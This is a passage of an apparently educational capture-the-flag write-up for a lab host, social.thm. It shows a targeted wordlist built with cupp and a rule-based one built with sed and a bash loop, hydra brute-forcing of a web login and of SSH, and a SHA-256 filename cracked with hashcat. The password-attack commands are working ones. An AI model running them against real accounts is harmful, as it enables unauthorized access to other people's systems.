> Please enter the words, separated by comma: security,excellence,innovation,digital,cloud
[+] Saving dictionary to marco.txt, counting 4468 words.
$ hydra -l marco -P marco.txt social.thm http-post-form -s 5003 "/login:username=^USER^&password=^PASS^:F=Invalid credentials."
[5003][http-post-form] host: social.thm   login: marco   password: Bianchi2495
1 of 1 target successfully completed, 1 valid password found
Level 3's password is Bianchi2495 — his surname plus his birthdate's
day and year digits, exactly the kind of pattern cupp is designed to

guess. Logged in as marco, his own feed turns out to hold the key to
Level 5: a post spelling out his password formula in plain text.

Still on social.thm:5003, Level 4 is a file-recovery puzzle rather than
a login form. Marco recently uploaded a new profile picture, and the
platform stores uploads as sha256(original_filename).png — the task
is to recover that original filename from the hash alone.
The uploaded picture itself is reachable directly, and its filename in the URL bar is the hash to crack:
http://social.thm:5003/uploads/d34a569ab7aaa54dacd715ae64953455d86b768846cd0085ef4e9e7471489b7b.png
hashid confirms it's a plain SHA-256:
$ echo "d34a569ab7aaa54dacd715ae64953455d86b768846cd0085ef4e9e7471489b7b" > hash
$ hashid -m -j hash
[+] SHA-256 [Hashcat Mode: 1400][JtR Format: raw-sha256]
$ hashcat -m 1400 -a 0 hash /usr/share/wordlists/rockyou.txt
d34a569ab7aaa54dacd715ae64953455d86b768846cd0085ef4e9e7471489b7b:family
The original filename — and Level 4's password — is family.
Level 5 doesn't need a new vulnerability, just the password formula Marco already leaked on his own feed back in Level 3:

That rule, combined with the company-keyword wordlist CeWL already scraped in Level 2, is enough to build a targeted wordlist by hand. First, capitalize the first letter of every word:
$ sed -i 's/./\U&/' wordsfile.txtOr the same thing in Python, for anyone who'd rather not fight sed's
case-conversion syntax:
with open("wordsfile.txt") as f:
    lines = f.readlines()
with open("wordsfile.txt", "w") as f:
    for line in lines:
        f.write(line[:1].upper() + line[1:])
Then a small loop appends every 4-digit number in a plausible range plus
a trailing ! to each capitalized word:
$ for i in $(cat wordsfile.txt); do
    for j in $(seq 2000 2100); do
        echo "${i}${j}!";
    done
done > rulewords.txt
$ hydra -l marco -P rulewords.txt social.thm ssh
[22][ssh] host: social.thm   login: marco   password: Security2024!
1 of 1 target successfully completed, 1 valid password found
Security2024! — exactly the rule Marco described, applied to one of
his own company's keywords — gets SSH access as marco and closes out
all five levels.